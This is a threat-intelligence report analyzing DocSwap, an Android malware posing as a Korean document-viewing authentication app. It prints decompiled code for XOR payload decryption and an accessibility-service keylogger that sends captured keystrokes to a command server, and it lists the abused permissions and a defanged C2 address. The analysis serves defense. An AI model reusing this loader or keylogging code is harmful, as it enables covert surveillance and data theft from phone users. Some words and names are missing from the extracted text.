Detailed Analysis of DocSwap Malware Disguised as Security Document Viewer

S2W ⋮⋮ 3/13/2025

Author: HyeongJun Kim | S2W TALON

: Mar 13, 2025

Photo by on

Executive Summary


- On January 21, 2025, S2W Threat Research and Intelligence Center Talon hunted and analyzed a malware sample on VirusTotal, identified as the “문서열람 인증 앱”(Document Viewing Authentication App) which is suspected to be linked to a North Korean-backed APT group.
- The malicious app was first signed on December 13, 2024. It decrypts the “security.db” file within the package using an XOR operation and dynamically loads a DEX file. Ultimately, it receives commands from the C2 server and performs malicious functions related to keylogging and information theft.
- Based on the malicious app's name and the presence of Korean-language strings, it is suspected to target mobile device users in South Korea. This malware represents a previously unidentified type of threat, masquerading as a ument-viewing authentication app. A phishing page impersonating Coin was found at the C2 Infrastructure, leading to its designation as .

- When DocSwap malware was first discovered, a phishing page impersonating CoinSwap was identified on the C2 IP address used for socket communication. However, as of February 27, 2025, accessing the C2 address displayed Naver’s favicon and the message “Million OK !!!!”, indicating a possible connection to the group.
- S2W Threat Research and Intelligence Center TALON separately manages unidentified threat groups. Among them, attack groups linked to North Korea are tracked under the name and the threat actors using the malware have been designated as

Introduction

On January 21, 2025, a malicious app named **“문서열람 인증 앱”** was identified through VirusTotal and analyzed. This malware decrypts an obfuscated APK file and executes the code from an internally stored DEX file.

During the APK decryption process, the LoadedApkPlugin open-source project was utilized, with modifications introducing an additional XOR operation to the original code.



Code within the open-source project (dumpFile method)	Code within the malicious app (dumpFile method)

public static void dumpFile(String assetsPath, String destPath){
File destFile = new File(destPath);
if(!new File(destFile.getParent()).exists())
new File(destFile.getParent()).mkdirs();
try {
if(!destFile.exists())
destFile.createNewFile();
InputStream in = MyApp.getInstance().getAssets().open(assetsPath);
FileOutputStream out = new FileOutputStream(destFile);
byte[] tmpbt = new byte[1024];
int readCount = 0;
while((readCount=in.read(tmpbt)) != -1){
out.write(tmpbt, 0, readCount);
	public static void dumpFile(String assetsPath, String destPath) {
	File destFile = new File(destPath);
	if(!new File(destFile.getParent()).exists())
	new File(destFile.getParent()).mkdirs();
	try {
	if(!destFile.exists())
	destFile.createNewFile();
	InputStream in = MyApp.getInstance().getAssets().open(assetsPath);
	FileOutputStream out = new FileOutputStream(destFile);
	byte[] tmpbt = new byte[1024];
	int readCount;
	while((readCount = in.read(tmpbt)) != -1) {
	for(int i = 0; i < 1024; ++i) {
	tmpbt[i] = (byte)(tmpbt[i] ^ 0xFFFFFFC9);
	}
	out.write(tmpbt, 0, readCount);
	}

Table 1. Comparison of Original Code and Malicious App Code

The decrypted APK file then loads and executes the DEX file. Ultimately, the app performs information theft functions, such as keylogging through accessibility services, file transfers via socket communication, camera manipulation, and audio recording.





Figure 1. Malicious App Execution Process


Detailed Analysis of DocSwap



Icon	Content	Value
	Package Name	com.security.library
	App Name	문서열람 인증 앱
	MD5	3ccfe58b8e0b5ca96cac4e9394567515
	SHA256	bf134495142d704f9009a7d325fb9546db407971ade224e3718a84254e9ff03e

Table 2. Malicious App Information


When the initial MainActivity is executed, the malicious app performs an XOR (0xC9) operation on the “security.db” file in a subdirectory. This process drops an APK file and loads the DEX file stored within it.



```
public void loadPluginAPk() {
    File file = new File(String.format("%s/security.db", MyApp.getInstance().getFilesDir().getAbsolutePath());
    utils.dumpFile("security.db", file.getAbsolutePath()); // XOR 연산 수행
    Class class0 = Class.forName("android.app.ActivityThread");

public static void dumpFile(String assetsPath, String destPath) {
    File destFile = new File(destPath);
    if(!new File(destFile.getParent()).exists()) {
        new File(destFile.getParent()).mkdirs();
    }

    try {
        if(!destFile.exists()) {
            destFile.createNewFile();
        }

        InputStream inputStream0 = MyApp.getInstance().getAssets().open(assetsPath);
        FileOutputStream out = new FileOutputStream(destFile);
        byte[] tmpbt = new byte[0x400];
        int v;
        while((v = inputStream0.read(tmpbt)) != -1) {
            for(int i = 0; i < 0x400; ++i) {
                tmpbt[i] = (byte)(tmpbt[i] ^ 0xFFFFFFC9);
            }
```

Figure 2. Decryption of the security.db File


The malicious app retrieves all permissions declared in the AndroidManifest.xml file and prompts the user to grant any unauthorized permissions. The permissions requested during runtime by this malware are as follows:



Permission	Description
android.permission.READ_CALL_LOG	Read call logs
android.permission.WRITE_CALL_LOG	Modify and delete call logs
android.permission.READ_CONTACTS	Read contacts
android.permission.WRITE_CONTACTS	Modify and delete contacts
android.permission.CALL_PHONE	Make phone calls
android.permission.READ_PHONE_STATE	Read phone status and information
android.permission.READ_EXTERNAL_STORAGE	Read external storage files
android.permission.WRITE_EXTERNAL_STORAGE	Write files to external storage
android.permission.READ_SMS	Read SMS messages
android.permission.RECEIVE_SMS	Receive SMS messages
android.permission.POST_NOTIFICATIONS	Send notifications

Table 3. List of Permissions Requested by DocSwap

Additionally, to perform keylogging, the malware repeatedly generates notifications to request accessibility permissions. (“To ensure proper functionality, please enable accessibility permissions”)




문서열람 인증 앱 오후 5:17

문서열람 인증 앱

앱이 올바르게 작동하려면 접근성 권한을 활성화하세요.

Figure 3. Accessibility Permission Request Notification

The malicious app’s “com.security.library.MainService” service is executed, and it uses the StartForeground API to generate a notification and maintain persistence. (“Tap to view more details or stop the app”)




문서열람 인증 앱

문서열람 인증 앱이(가) 실행 중입니다.

자세한 내용을 보거나 앱을 중지하려면 탭하세요.

Figure 4. Notification for Maintaining Persistence

The malicious app ensures that the malware runs even after a phone reboot by triggering the “com.security.library.MainService” service when boot-related intents occur. This service initializes socket communication and executes the overall malicious behavior.




권한	설명
android.intent.action.BOOT_ COMPLETED	com.security.library. MainService
android.intent.action.ACTION_POWER_CONNECTED	
android.intent.action.ACTION_POWER_DISCONNECTED	

Table 4. Registered Intent Filters in DocSwap

Once accessibility permissions are granted to the malicious app, the accessibility service is activated, and the keylogging function is executed. During keylogging, the package name of the app where the event occurred, the app's icon, and the text associated with the event are transmitted to the C2 server. Additionally, this information is stored locally in the following path

- /data/data/com.security.library/Security/download_{dd — mm-yyyy}.dat



```
public void onAccessibilityEvent(AccessibilityEvent accessibilityEvent) {
   try {
      String EventText = this.getEventText(accessibilityEvent);
      String PackageName = (String)accessibilityEvent.getPackageName();
      StringBuilder sb = new StringBuilder();
      if((EventText.startsWith("[") & EventText.endsWith("]")) != 0) {
         EventText = EventText.substring(1, EventText.length() - 1);
      }

 if(MainService.isOnlineKeylogger) {
    MainService.Send2Server(("1029710362" + AppIcon + "" + EventText + "" + PackageName + "" + "16:04 PM"));
 }
```


Figure 5. Keylogging via Accessibility Service

The "com.security.library.MainService" service is responsible for socket communication and receiving commands to execute malicious activities. The IP and port for socket communication are hardcoded, and a total of 57 malicious commands have been identified in the implementation.

Socket Communication IP & Port: 204.12.253[.]10:6834

